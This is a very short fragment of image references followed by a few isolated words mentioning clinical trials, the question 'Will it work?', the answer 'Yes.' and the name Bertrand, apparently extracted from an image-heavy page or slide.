


















clinical trials



Will it work?

Yes.



Bertrand



















